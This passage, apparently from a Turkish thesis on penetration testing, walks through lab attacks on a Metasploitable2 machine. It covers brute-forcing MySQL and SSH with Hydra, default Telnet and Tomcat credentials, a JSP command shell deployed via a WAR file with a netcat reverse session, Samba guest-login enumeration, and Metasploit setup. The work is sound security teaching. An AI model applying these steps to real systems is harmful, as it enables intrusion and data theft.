
MySQL konfigürasyon zafiyeti ile veri tabanının ele geçirilmesi

Bu bölümde MySQL üzerine potansiyel saldırı işlemleri gerçekleştirilmiştir. Mysql servisi 3306 port'u üzerinde bulunan veri tabanlarını oluşturmak amacıyla kullanılan tcp bazlı bir servistir. Mysql servis üzerine yapılacak saldırılar çok çeşitli değildir. Mysql üzerine giriş bilgisini bulmayı amaçlayan kaba kuvvet saldırıları gerçekleştirilmektedir. Mysql'in boş parola özelliği bulunmaktadır ve aktif hale getirildiğinde veri tabanı üzerinden bilgi kaçırılması gibi durumlar ortaya çıkmaktadır. Mysql servislerde diğer servislerin aksine "root" isimli bir varsayılan kullanıcı bilgisinin varlığı kesindir. Root kullanıcısının veri tabanlarına erişme ve veri tabanlarını silme, değiştirme gibi yetkileri mevcuttur. Mysql servisi üzerine kaba kuvvet saldırısı gerçekleştirilirken Hydra aracı kullanılmıştır.




Şekil 3.48. Hydra aracı ile Mysql servisi üzerine kaba kuvvet saldırısı.

Şekil 3.48.'de direkt doğru sonuç dönüşü sağlanmıştır. Bunun sebebi mysql servisindeki boş parola bilgisidir. Giriş sağlandıktan sonra mysql servisine bağlantının sağlanması gerekmektedir.




Şekil 3.49. Mysql servisine bağlantı sağlanması.


Şekil 3.49.'da Mysql servisine başarıyla bağlantı sağlanmıştır. Bu işlemden sonra yapılacak işlemler veri tabanlarını görüntüleyerek bazı özel bilgilere veri tabanı tabloları üzerinden ulaşmaya çalışmak olacaktır.



Şekil 3.50. Mysql servisi veri tabanları.



Şekil 3.51. Bir veri tabanı seçimi ve tablo bilgileri.



Şekil 3.52. Users_Users tablo verileri.

Şekil 3.50., 3.51. ve 3.52.'de Mysql servisi üzerindeki veri tabanları görüntülenmiş tikiwiki veri tabanı içerisindeki users_users tablosu seçilerek içerisindeki verilere erişim sağlanmıştır. Görüldüğü gibi tablo içerisindeki verilerde saldırgan için faydalı bilgiler mevcuttur. Bu bilgilerin tamamı veri tabanından çekilmek yerine, Şekil 3.53.'deki gibi sadece ilgili verilerin çekilmesi "select" komutu ile mümkündür.

Şekil 3.53. Users_users tablosundan belirli verilerin çekilmesi.

Mysql erişimi sağlandıktan sonra ilgili veri tabanların daha sonra yapılacak işlemlerde incelenmek amacıyla backuplarının alınması mümkündür. Bu işlem "mysqldump" komutu ile sağlanmaktadır. Şekil 3.54.'de backupların alınması komutu, Şekil 3.55.'de ise veritabanı backup dosyası gösterilmektedir.


Şekil 3.54. Veri tabanlarının backuplarının alınması komutu.

Şekil 3.55. MySQL veri tabanı backup dosyası.

SSH konfigürasyon zafiyeti ile hedef sisteme erişme


SSH, "Secure Shell" in kısaltılmış halidir. Bu bölümde SSH servisi üzerine yapılabilecek potansiyel saldırı işlemleri uygulanmıştır. SSH servisi varsayılan olarak 22 numaralı port

üzerinde çalışan uzaktan sistem yönetimlerini sağlamak amacıyla kullanılan tcp bazlı bir servistir. SSH servisi varsayılan olarak Linux işletim sistemleri üzerinde kullanılsa da ekstra birkaç kurulum ile bu servisi Microsoft işletim sistemleri üzerinde kullanmak ta mümkündür. SSH Servisi üzerinde kullanılabilecek çok sayıda saldırı vektörü mevcut değildir. SSH üzerine yapılan saldırılardan en bilineni geçerli bir giriş bilgisi bulmayı hedefleyen kaba kuvvet saldırılarıdır.




Şekil 3.56. SSH üzerinde kaba kuvvet saldırıları.

Şekil 3.56.'da Metasploitable2 cihazında ssh üzerinden bir kaba kuvvet saldırısı düzenlenerek bağlantı sağlanmıştır. Bağlantının doğruluğu "ifconfig" komutu ile test edilebilmektedir.



Şekil 3.57. Metasploitable2 cihazında elde edilen oturum.

Şekil 3.57.'de ifconfig komutu ile Metasploitable2 cihazıyla bir bağlantı kurularak oturum elde edildiği görülmektedir. SSH servisi üzerine Hydra aracı ile de kaba kuvvet saldırısı düzenlenebilmektedir. Hydra ile kaba kuvvet saldırısı düzenlenirken hedef sistem üzerindeki herhangi bir kullanıcının varlığından emin olmak ve parolayı kırmak için bir wordlist oluşturmak gereklidir. Hydra ile kaba kuvvet saldırısı komutu Şekil 3.58.'deki gibidir.



Şekil 3.58. Hydra ile SSH üzerine kaba kuvvet saldırısı.

Burada kaba kuvvet saldırısı sonucunda geçerli bir kullanıcı adı ve parola elde edilmiştir. Elde edilen kullanıcı ve parola kullanılarak ssh aracılığıyla ilgili sistemlere uzaktan bağlantı gerçekleştirilebilmektedir.

Telnet konfigürasyon zafiyeti ile hedef cihazı ele geçirme

Bu bölümde telnet servisi üzerine yapılabilecek potansiyel saldırı işlemleri gerçekleştirilmiştir. Şekil 3.59.'da görüldüğü gibi telnet servisi 23 numaralı port üzerinde çalışan ssh gibi uzaktan sistem yönetimlerini sağlamak amacıyla kullanılan tcp bazlı bir servistir. Telnet servisi ssh servisiyle kıyaslandığında daha az güvenli bir servis olduğundan kullanım aşamasından ssh servisine göre daha az tercih edilmektedir. Telnet servisi daha çok switch, router gibi cihazların uzaktan erişiminde ve scada sistemlerde kullanılmaktadır. Telnet servisi üzerinde gerçekleştirilen saldırılar genel olarak giriş için kullanıcı ve parola bilgisi elde etmek amacıyla gerçekleştirilen kaba kuvvet saldırılarıdır. Fakat ftp ve ssh servislerine kıyasla saldırının başarılı olmasındaki en büyük etkenlerden biri switch, router gibi cihazların ve scada sistemlerinin şifre ve parolalarının varsayılan olarak (admin, admin), (admin, password) bırakılmasıdır.

Şekil 3.59. Telnet kullanımı.


Tomcat zafiyeti ile hedef sistem üzerinde komut yürütme

Bu bölümde Şekil 3.60.'da ara yüzü gösterilen Tomcat servisi üzerine yapılacak potansiyel saldırı işlemleri gerçekleştirilmiştir. Tomcat servisi varsayılan olarak 8080 veya 8180 numaralı port üzerinde çalışan tcp bazlı bir servistir. Tomcat servisi jsp uzantılı uygulamalar geliştirmek amacıyla apache' nin bir alt uzantısı olarak tasarlanmış bir servistir. Tomcat servisinin ara yüzüne tarayıcı üzerinden erişmek mümkündür.

Şekil 3.60. Tomcat servisi ara yüzü.

Tomcat üzerinde varsayılan olarak bırakılan tomcat, tomcatmanager gibi parolalar mevcuttur. Bu varsayılan değerde bırakılan parolalar aracılığıyla gösterilen tomcat'in yönetici ara yüzüne


bağlanılarak sistem üzerinde jsp uzantılı dosyalar konulabilmektedir ve bu dosyalar aracılığıyla sistem üzerinde çeşitli kod yürütme işlemleri yapılabilmektedir. İlgili yönetim ara yüzüne "/manager/html" uzantısıyla ulaşmak mümkündür.



Şekil 3.61. Tomcat yönetici ara yüze giriş.

Şekil 3.61.'de tomcat yönetici ara yüzü aracılığıyla varsayılan olarak bırakılan kullanıcı adı ve şifrelerle sisteme giriş yapmak mümkündür. Varsayılan şifre ve kullanıcı bilgilerine Şekil 3.62.'de görüldüğü gibi metasploit altında bulunan wordlist 'ten erişmek mümkündür. Tomcat'in kullanıcı ve şifre bilgilerine wordlist oluşturarak bir kaba kuvvet saldırısı ile erişmek mümkün değildir çünkü tomcat servisi içerisinde kaba kuvvet saldırılarını önleyici fonksiyonlar mevcuttur. Bu fonksiyonlar yaklaşık 17, 18 denemeden sonra sistemi otomatik kitleyerek kaba kuvvet saldırılarını önlemektedir. Burada kullanıcı adı ve şifreleri denenerek tomcat yönetici sayfasına giriş sağlanmaktadır.

Şekil 3.62. Tomcat üzerinde varsayılan olarak bırakılan kullanıcı ve şifre bilgileri.




Şekil 3.63. Tomcat yönetici sayfası ara yüzü.

Şekil 3.63.'de görülen WAR dosyası kısmına bir WAR dosyası eklenerek deploy edildiğinde tomcat servisi bu dosyayı sistem üzerine ekleyerek uzaktan komut yürütme işlemlerini gerçekleştirilmiştir. WAR dosyası için yazılmış jsp kodu ise Şekil 3.64. ve 3.65.'de görüldüğü gibidir. Burada görülen jsp kodu tomcat sistemi üzerine deploy edildikten sonra cmd uzantısından komut yürütme işlemleri gerçekleştirilebilir.


Şekil 3.64. Deploy edilen jsp kodu 1.

Şekil 3.65. Deploy edilen jsp kodu 2.




Şekil 3.66. Cmd. jsp dosyası ile whoami komutunun yürütülmesi.

Şekil 3.66.'da görüldüğü gibi bir netcat oturumu elde etmek mümkündür. Şekil 3.67.'de bin/bash uygulaması saldırgan cihaz Kali üzerine gönderilmiştir. Şekil 3.68.'de tomcat üzerinde bir sızma işlemi gerçekleştirilerek hedef sisteme ulaşıldığı görülmüştür.



Şekil 3.67. Kali üzerinde Netcat oturumu elde etmek.




Şekil 3.68. Tomcat saldırısı sonucu hedef sisteme ulaşma.

Samba konfigürasyon zafiyeti ile hedef sisteme erişme

Bu bölümde samba servisi üzerine yapılabilecek potansiyel saldırı işlemleri gerçekleştirilmiştir. Samba servisi varsayılan olarak 445 numaralı port üzerinde çalışan, domain yapıları kurmak, dosya paylaşımlarını yönetmek ve sistem yönetimi yapmak amacıyla kullanılan tcp bazlı bir servistir. Samba servisi Linux sistemlerine kıyasla Microsoft sistemlerde daha yaygın olarak kullanılmaktadır. Ftp servislerinde olduğu gibi samba servisinde de bir "anonymous login" özelliği mevcuttur ve "guest login" olarak adlandırılmaktadır. Bu özelliğin açık bırakılması durumunda kullanıcıların, paylaşımların ve sistemle ilgili çeşitli bilgilerin tespiti sağlanabilmektedir. Samba servisi üzerine yazılmış birçok exploit mevcuttur ve bu exploit'ler kullanılarak da sistemler üzerine bağlantı gerçekleştirilmektedir. Bu bölümde Linux sistemlerde konfigürasyon bazlı hatalardan kaynaklanan samba servisi saldırıları uygulanmıştır. Sistem


üzerinde bir "guest login" bırakılmasından faydalanılarak Şekil 3.69.'da hedef sisteme erişim sağlanmıştır. "Enumdomusers" komutu ile domain üzerindeki kullanıcı bilgilerine, sistem üzerinde bazı bilgilere ve kullanıcı yetkilerine erişmek mümkündür.




Şekil 3.69. Hedef sisteme erişerek domain kullanıcı bilgileri elde etmek.

Şekil 3.70. Hedef sisteme erişerek sistem bilgilerine erişme.

Penetrasyon testi sırasında samba servisi üzerinde verilen kullanıcı ile maksimum oranda bilgi çıkarmaya yarayan enum4linux aracı mevcuttur. Enum4linux aracına bir ip verildiğinde rpc istekleri üzerinden maksimum sayıda bilgiyi çıkarmaktadır. Bu bilgiler domain ismi, nbtstat bilgileri, sistem kullanıcı ve parola bilgileri, sistem üzerindeki paylaşım noktaları (paylaşılan dizinler), dizin yetkileri gibi birçok veriyi içermektedir. Şekil 3.70.'de hedef sisteme erişilerek system bilgilerine ulaşılmıştır. Şekil 3.71.'de elde edilen dizinlere bağlantı sağlayabilmek için "smbclient" aracı kullanılmaktadır.



Şekil 3.71. Enum4linux aracı.



Şekil 3.72. Smbclient aracı ile tmp dizinine erişim elde etmek.

Şekil 3.72.'de "smbclient" aracı ve "dir" komutu ile tmp dizini içerisinde bulunan dosyalara erişim sağlanmıştır. Buradaki dosyalar arasında backup, konfigürasyon ya da kurum içerisinde paylaşıldığı fark edilmeyen fakat kritik olan dosyalar yer alabilmektedir. Bu dosyalar "get" komutuyla sistemden çekilebilmekte veya put komutu ile sisteme dosya koyulabilmektedir.

3.2.2. Linux zafiyetleri ve Metasploit


Bu bölümde Linux işletim sistemi zafiyetleri Metasploit aracı kullanılarak uygulamlarla sömürülmüştür. Bu kapsamda Domain Controller yapısı için yapılandırma ayarları, Metasploit

ara yüzü olan msfconsole, exploit ve auxiliary modülleri kullanımı ele alınmıştır. Çalışmanın bu aşamasında yapılan uygulamalar Şekil 3.73.'de görüldüğü gibi sınıflandırılmıştır.

Şekil 3.73. Uygulaması yapılan linux zafiyetleri ve metasploit.

Msfconsole


Metasploit framework sızma testi uzmanları tarafından neredeyse her pentestte kullanılan içerisinde birçok zafiyeti sömürmeye yarayan exploit, sömürme işlemleri ardından yapılabilecek işlemler adına tasarlanmış birçok post exploitations modülü, bruteforce saldırıları yapmak ve bilgi toplamak için tasarlanmış birçok auxiliary modül aynı zamanda exploit geliştirme işlemleri için tasarlanmış birçok shellcode, nopes ve encoder bulunan bir framework'tür. Msfconsole Metasploit framework'ün bir ara yüzüdür ve Şekil 3.74.'de görülmektedir.



Şekil 3.74. Msfconsole.


İlk konfigürasyon

Metasploit framework'e erişmeden önce metasploit framework'ün daha hızlı çalışabilmesi için yapılan birkaç konfigürasyon mevcuttur. Bu bölümde ilgili konfigürasyon ayarları ile ilgili olarak metasploit framework veri tabanına bağlanmıştır. Bu işlem için öncelikle postgresql veri tabanı çalıştırılmıştır. Bu sayede metasploit framework postgresql veri tabanına bağlanılarak daha hızlı arama işlemleri gerçekleştirilmiştir.



Şekil 3.75. Metasploit Framework'ü postgresql veri tabanına bağlama.

Şekil 3.75.'deki very tabanına bağlanma işlemi gerçekleştirildikten sonra "msfconsole" komutu ile ilgili framework'ün ara yüzüne erişim yapılması sağlanmıştır.

